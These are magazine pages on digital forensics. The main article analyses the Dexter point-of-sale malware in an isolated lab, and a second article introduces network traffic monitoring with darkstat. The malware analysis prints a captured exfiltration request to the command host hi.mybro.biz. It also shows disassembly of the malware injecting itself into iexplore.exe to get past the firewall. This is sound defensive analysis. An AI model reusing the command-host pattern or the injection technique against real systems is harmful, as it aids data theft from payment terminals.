single user perpetual license

<http://www.dimmodule.com>

promo code **E-FORNCS13**

DFLabs DIM is a forensic case management software that coherently manages cases, data input and modifications carried out by the different operators during Digital Evidence Tracking and Forensics Investigations.

It is part of the IncMan Suite, thus it is able to support the entire Computer Forensics and Incident Response workflow and compliant with the ISO 27037 Standard.

[www.digitalinvestigationmanager.com](http://www.digitalinvestigationmanager.com)

# DEXTER'S FORENSICS. A NETWORK AND MEMORY ANALYSIS

by Andrei Saygo

In this article we'll go through an analysis of Dexter, the infamous password-stealing threat that targets Point of Sale (PoS) systems from a network and memory forensics point of view.

## What you will learn:

- How to set up a secure virtual environment, how to identify a specific process that creates network traffic and how to create memory dumps. We will also verify our findings using a debugger.

## What you should know:

- You should be familiar with virtual environments, packet analysers, HTTP and DNS protocols, Sysinternals suite and OllyDbg.

We need two virtual machines, both set to be connected to an internal network. The first virtual machine will be the gateway and the DNS server for the second machine.

We need to have an internal network to make sure that the network traffic is isolated and the virtual machines will only “see each other” and won't have access to the internet. In Figure 1 it's an example on how to set the Internal Network option on VirtualBox.




Figure 1. Internal network in VirtualBox

More information on how to create a virtual machine using VirtualBox can be found here [1].

For the first VM let's assign the IP 192.168.56.101 and we need to install a phony DNS server [2] that is able to reply to DNS queries with the IP address of the virtual machine. The program will listen on port 53 (UDP) for any DNS queries and reply with the local address (in this example 192.168.56.101).

It's usually useful to have a honeypot like web server listening on port 80. In this setup the fake web-server is able to log each request that is received and reply to an HTTP request with a static webpage. This was used just to see if there were any requests from the infected machine. As we will see later in the article, it paid off to have it there.




Figure 2. Program opened on the first VM

On the second machine, let's assign the IP 192.168.56.102 and set the IP address of the first VM as a gateway and a DNS server for the second one.

Also, we need to have Process Explorer [3] up and running. We need to add two additional columns so that we can see the network traffic that is created by each process:




Figure 3. Process Explorer

The network diagram and the list of running processes should be similar to this:




Figure 4. Network diagram and running processes

The last thing that we need to install is a packet analyser to capture the network traffic and see if there are any connections being made from the infected machine. It can be installed on any of the VMs or even on the host machine.

## THREAT ANALYSIS

Now that everything is set let's see what Dexter will do. First, the malware is injected into files hosted on Windows servers. From there it monitors for processes related to POS software. A few seconds after it's executed, we can trace a DNS request from 192.168.56.102 to our DNS server on 192.168.56.101. The DNS request is for the IP address of the name *hi.mybro.biz*.




Figure 5. Packet capture for DNS request

After the DNS server replies with its address we can see how the connection is initiated for port 80/tcp. The phony web server will reply back with a static webpage.




Figure 6. Packet capture of HTTP request

All the requests are logged in separate files so we can see exactly how the request sent by the infected machine looks like.

```

Administrator: C:\Windows\system32\cmd.exe - serverhttp.exe 80
C:\honey\pot\ueh>serverhttp.exe 80
Mailing for clients to connect on port 80 ...
Request 1

00000001 - Notepad
File Edit Format View Help
IPAddr: 192.168.56.102]
POST /fk/gateway.php HTTP/1.1
Content-type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0(compatible; MSIE 7.0; windows NT 6.0)
Host: hi.mybro.biz
Content-Length: 155
Cache-Control: no-cache

page=QBAQ5XYTF0FFf0VHQ19GF0CRxxBHSkLrRkVGERAQERNDQJCC&urim=Ex4eEww=&crim=Mz4+MzxflIJE=&query=JRs cFh0FAVJF&spec=QUB5MBSG&upt=Q0L
  
```

Figure 7. View of the http request logged by the honeypot web server

On the infected machine, if we look at the Process Explorer list we can identify two new processes that have been spawned and one of them sent data over the network. This sounds like a good candidate for the network communication that we've intercepted.




Figure 8. Dump memory option in Process Explorer

Next step is to create a full memory dump. This can easily be accomplished from Process Explorer, by doing a right click on the process and selecting "Create Dump->Create Full Dump". Once we have the full memory dump saved in a file, we need to open it in a hex editor (e.g.: hiew) and search it to see if we can spot either the host (mybro.biz) or the name of the webpage that was requested (/fk/gateway.php).




Figure 9. View of the memory dump

In the memory dump both strings are available, so now we can pinpoint the traffic to the iexplore.exe process. We now have enough information to define what the threat does from a network communication point of view.


The theory is that once the malware is executed, it launches internet explorer and injects malicious code into it, in order to bypass the firewall so that is able to connect to a remote website (mybro.biz).

Just to verify that our assumption is accurate, we've loaded the malware in OllyDbg.

The code is obfuscated so we need to trace the jumps and calls in order to bypass the obfuscation layer. We can speed things up by using PIN <sup>[4]</sup>. This is optional, but it gives us access to the list of all the executed instructions (ring 3).

PIN works by intercepting each instruction that is executed. It then generates a new similar code that will be executed, however the main difference is that PIN will gain control afterwards. Using the instruction instrumentation mode of PIN, we can develop a plugin that is able to instrument and inspect each instruction that is being executed.

From the list we can get the first address block which is the entry point area and the second address block which is the memory area of the last instruction that was executed. Based on that, we can extrapolate that we're passed the obfuscation layer once the current EIP (instruction pointer) reaches the second address block.



**Figure 10.** The entrypoint and the start of the original code basic blocks [5]

What we need to do is to set a breakpoint at the first instruction from the second address block (in this case 00403AF0). We can do this by scrolling in the CPU window to the memory location where we want to stop and once we're there, press F2. Afterwards, we can run the program and if everything worked properly, we just went through the obfuscation and into the original code.

Afterwards it's quite straight forward to see how a new iexplore.exe process is created.

004039CE	? 50	PUSH EAX	
004039CF	? 6A 00	PUSH 0	
004039D1	? 6A 00	PUSH 0	
004039D3	? 6A 04	PUSH 4	
004039D5	? 6A 01	PUSH 1	
004039D7	? 6A 00	PUSH 0	
004039D9	. 6A 00	PUSH 0	
004039DB	? 6A 00	PUSH 0	
004039DD	? 68 A0964000	PUSH win32_de.004096A0	UNICODE "C:\Program Files\Internet Explorer\iexplore.exe"
004039E2	? FF15 C0104000	CALL DWORD PTR DS:[4010C0]	kerne132.CreateProcessW
004039E8	? 6A 02	PUSH 2	
004039EA	? 6A 00	PUSH 0	

**Figure 11.** View of the code that launches iexplore.exe

Immediately after the process is created, the malware injects itself into the new process by using the WriteProcessMemory API which proves our theory.

00403928	? 0A 00	PUSH 0	
0040392A	> 8B45 F0	MOV EAX, DWORD PTR SS:[EBP-10]	
0040392D	? 50	PUSH EAX	
0040392E	? 8B4D D4	MOV ECX, DWORD PTR SS:[EBP-2C]	
00403931	? 51	PUSH ECX	
00403932	? 8B55 D0	MOV EDX, DWORD PTR SS:[EBP-30]	
00403935	? 52	PUSH EDX	
00403936	? 8B45 08	MOV EAX, DWORD PTR SS:[EBP+8]	
00403939	. 50	PUSH EAX	
0040393A	? FF15 A8104000	CALL DWORD PTR DS:[4010A8]	kerne132.WriteProcessMemory
00403940	. F7D8	NEG EAX	

**Figure 12.** View of the code that injects malicious data into the iexplore.exe



## SUMMARY

At the start we've setup an isolated network between two virtual machines in order to facilitate the analysis of the Dexter threat. Afterwards we've captured and analysed the requests made by the infected machine. Based on that data we were able to identify the process that created the requests and elaborate a theory on how the malware was able achieve that.

In the end we've used a debugger (OllyDbg) and a dynamic binary instrumentation framework (PIN) in order to verify that the theory was indeed correct.

The programs referenced in this article (phony web server, PIN module) can be provided upon request.

## REFERENCES

- [1] <https://www.virtualbox.org/manual/ch01.html>
- [2] <https://www.mandiant.com/resources/download/research-tool-mandiant-apateds>
- [3] <http://technet.microsoft.com/en-us/sysinternals/bb896653.aspx>
- [4] <http://software.intel.com/en-us/articles/pin-a-dynamic-binary-instrumentation-tool>
- [5] [http://en.wikipedia.org/wiki/Basic\\_block](http://en.wikipedia.org/wiki/Basic_block)

## ABOUT THE AUTHOR

Andrei Saygo started in the AV industry in 2004 and is now an Antimalware Security Engineer in the AM Scan team of Microsoft's Product Release & Security Services group in Dublin, Ireland. He previously worked for Microsoft Malware Protection Center (MMPC) as a Virus Researcher, BullGuard and BitDefender. Before that he worked as a sysadmin with various operating systems (Linux, Unix). His main interests are IT security, bioinformatics, genetics and reading urban fantasy books.



cutting through complexity

# Are you prepared?

[kpmg.ca/forensic](http://kpmg.ca/forensic)

# INTRUSION

ATTACK • THREAT • CYBER SECURITY

# TECHNOLOGY • CORPORATE

ELECTRONIC • INFORMATION • COMPLEXITY

# DATA ANALYTICS

RISK • INFORMATION • TECHNOLOGY

# DATA RECOVERY

COMPLEXITY • ELECTRONIC • INFORMATION

# FORENSICS

DATABASE • ELECTRONIC • CONTROL

# INTELLIGENCE

INFORMATION • RISK • TECHNOLOGY

# eDISCOVERY

COMPLEXITY • THREAT • INTELLIGENCE

# INVESTIGATIONS

# TECHNOLOGY

COMPLEXITY • THREAT • DATABASE

# INTELLIGENCE • PROTECTION

# CORPORATE

# TRACKING NETWORK TRAFFIC WITH BACKTRACK DARKSTAT AND DRIFTNET

by Ayei Ibor

Most network packets that invade a network contain payload that has malicious contents such as worms, Trojans, rootkits and backdoors. The presence of these intrusions may well cripple network services if there is no proper tracking and monitoring strategy deployed to assess and report the quality of traffic allowed into a network. Tracking network traffic has a lot of advantages. Some of these include; being able to view the number of incoming connections, their source IP and MAC addresses as well as the time of the connections. This can help network administrators to increase the security measures needed to keep a network safe from external and internal intrusions.

#### What you will learn:

- An overview of network forensics
- Standard procedures for network forensics
- Packet sniffing
- Tracking network traffic with darkstat and driftnet

#### What you should know:

- Basic Linux commands
- Network addresses: IP and MAC addresses
- Internet technologies

The confidentiality, availability and integrity of digital assets in a network are dependent upon the security measures put in place to protect the network. Allowing network traffic through a security appliance such as a firewall or intrusion detection system (IDS) especially HTTP traffic at Port 80 is essential for the provision of most Internet services to network users. Since Port 80 is mostly open to incoming traffic, most intrusions are tunnelled through this port to permeate a victim's network. The presence of a firewall or an IDS may not be enough to report incidents in real time as intrusions can be crafted to evade an IDS or firewall.

This scenario can result in difficulty for such a device to track down malicious payload or trigger alerts that will allow network administrators to perform a post incidence analysis in order to identify the presence of an intrusion. Real time monitoring and tracking of network traffic using packet sniffers is therefore indispensable for the overall security of a network infrastructure.

## AN OVERVIEW OF NETWORK FORENSICS

The inflow of packets into a network requires effective monitoring to enhance the security of the internal network infrastructure. Security administrators must go beyond advising the organisation on the best practices for defence in-depth or systems hardening to be proactive in ensuring that the traffic that is permitted into a network has no malicious contents intended to circumvent the security of the organisation's network. Applying network forensics has become an efficient strategy in the achievement of this goal. Hunt (2012) agrees that network forensics is a branch of digital forensics with the aim of ensuring the monitoring and analysis of inbound and outbound traffic in a network infrastructure. Wang & Yang (2010) emphasises the importance of network forensics as a security measure for enhanced network performance.

Performing active monitoring of a network, where network packets and processes are captured and analysed in real time requires a high degree of diligence. Processes that run in the memory including most network configuration data are volatile. This implies that such processes and data are lost when their execution is completed or at system shutdowns. Assuming an attack is staged that uses volatile processes, it may be very difficult to trail the origin of the attack without performing a live capture of the traffic that permeated the network at the time of the attack. Nelson, Phillips & Steuart (2010) indicates that collecting and analyzing raw network data enables the detection of an attack on a network and how it was perpetrated.

Almulhem (2009) highlights the relevance of network forensics in three perspectives.

- Learning the attack trends of external intrusions for predicting future attacks
- Detecting insider attacks in order to minimise the risk of service and infrastructure breakdown
- Providing the basis for law enforcement agents to investigate the crimes committed on or with computer systems.

Attacks on network are becoming problematic to the success of business environments. Intruders have found ways to craft packets to evade most techniques at the network perimeter such as ingress and egress filtering. Encrypted traffic can be difficult to decipher and malicious users can transmit encrypted packets to gain access to an internal network infrastructure. Predicting the likelihood of future attacks is an exercise that can save an organisation the cost of recovering from one. With network forensics, security administrators are able to identify variations in network traffic patterns that may as well mean intrusions in the network. It is therefore advisable for administrators of networks to have a clue of their regular network patterns in order to capture an attack scenario in the event of an anomalous traffic pattern (Nelson, Phillips & Steuart, 2010).

Another important aspect of network forensics is that insider attacks can be easily detected. This is because the traffic that goes in and out of the network is captured at the time of transmission. This traffic, with the use of the relevant tools, can reveal the source or origin of the traffic such as the IP and MAC address of the transmitting machine as well as the duration of the transmission. When live traffic is captured as such, it becomes very difficult for anybody to deny that the transmitted contents did not originate from the recorded source.

Ren & Jin (2005) specifically classify digital evidence collected through network forensics as fragile. This implies that it can be destroyed, modified, distorted or spoofed by the investigators as well as the criminals. As a result captured traffic should be stored and processed properly.

## STANDARD PROCEDURES FOR NETWORK FORENSICS

In a network, where one or more hosts are compromised, leading to privilege escalation and maintaining access to resources, there are procedures for ensuring that the required evidence is captured from such a machine or machines. These procedures as discussed in (Nelson, Phillips & Steuart, 2010) are discussed below:

- Deploy a standard installation image that consists of all the required applications for the network systems.
- Calculate and keep the hash values (MD5 and SHA-1) of all used applications and files of the operating system.

- Block all means of exploiting vulnerabilities by an intruder by finding and fixing all known vulnerabilities. Remember to regularly scan for vulnerabilities.
- Always perform a live acquisition of running processes and the memory prior to system shutdowns.
- Secure and forensically image compromised storage units such as drives.
- Ensure that matching the hash values of forensic images with those of the original installation images and recording variations, if any, does not alter the integrity of the applications and files used.

Following the rightful procedures to acquire evidence from a network can help to reveal the activities of intruders. More so, it is relevant to have procedures that will increase the confidence of the forensic investigators during the examination of an incidence and as well provide the basis for detecting future occurrences of similar incidents. To this end, Sibiya et al (2012) discusses the procedures for network forensics to include the following:

- Detecting that an incidence actually occurred
- Responding to an incident by returning the compromised machine to an operational state while blocking further attacks
- Planning and preparation for the investigation of the incidence and best practices for acquiring digital evidence
- Documenting the scene of the incidence with details of the network topology and observed activities
- Identifying, acquiring, storing and analysing the evidence needed to establish the presence of an incidence.

It is important to note that the extent to which evidence is accepted will largely depend on the procedures used to acquire the evidence. Consequently, these procedures highlighted here are applicable to enhancing the authenticity of evidence acquired from the activities of a typical network.

## PACKET SNIFFING

Monitoring a network can be done in several ways using different applications. One common way of tracking traffic that goes in and out of a network is packet sniffing. Packet sniffing involves the interception and logging of network traffic that flows through a network. This is usually accomplished by programs called packet sniffers or analysers. Among other reasons, packet sniffers are important for the following reasons:

- Detecting and logging anomalous network traffic
- Ability to help the security or network administrator to analyse problems in the network
- Isolating systems that may have been compromised during an attack
- Recording statistics of network usage by both the internal and external users of a network
- Packet filtering for suspicious network traffic

One way to monitor and log packets in a network is by using BackTrack darkstat and driftnet. These tools allow for the capturing and logging of live traffic that passes through a network. In this way, it becomes possible to vividly know the number of hosts connected to the network and the contents that is being transmitted. The next section will discuss the practical application of darkstat and driftnet in packet sniffing.


## TRACKING NETWORK TRAFFIC WITH DARKSTAT AND DRIFTNET

Darkstat and driftnet are network forensic tools in BackTrack. To use these tools, ensure that you have BackTrack 5R1 running on VMWare Workstation or VMWare Player. Also ensure that your virtual machine is connected to a network. You can enable network connection on VMWare Workstation by going to the VM menu, Settings option, Network Adapter and then selecting Bridged or NAT. For this work, we are going to use the NAT connection, which allows the IP address of the host machine to be shared with the virtual machine.

Power on the BackTrack virtual machine and log in with your username and password during the authentication phase of the booting process. Load the KDE desktop by typing startx at the `root@bt:~#` prompt.


We are now going to launch the darkstat tool as follows:

- Click Applications menu, Backtrack
- Select Forensics, Network Forensics, darkstat (see Figure 1)



**Figure 1.** Launching the darkstat packet sniffing tool

After clicking the darkstat option on the Network Forensics list, the darkstat tool is displayed as shown in Figure 2 below:



**Figure 2.** The darkstat prompt ready for use

Check to see that your backtrack box has an IP address with the command `ifconfig`. After confirming that the Linux box has acquired an IP address, we can now perform the tracking of traffic on the network. Take note of the IP address of the virtual machine as it is going to be used here. At the darkstat prompt, type the following command:


```
./darkstat -b 0.0.0.0 -i <network interface>
```

Replace `<network interface>` with the interface that you want darkstat to listen for traffic such as `eth0` or `eth1`.

The `-b` option binds the web interface to the specified address.

Using the entry `0.0.0.0` allows it to listen on all interfaces.

The `-i` option ensures that traffic is captured on the specified network interface. Note that it is mandatory to specify an interface where the traffic can be captured.

